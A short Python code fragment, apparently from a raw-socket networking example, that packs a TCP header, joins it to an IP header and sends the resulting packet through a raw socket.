tcp\_header = pack('!HHLLBBHHH', source, dest, seq, ack\_seq, offset\_res, tcp\_flags, window, tcp\_checksum , urg\_ptr)

packet = ip\_header + tcp\_header

s.sendto(packet, (dest\_ip , 0))

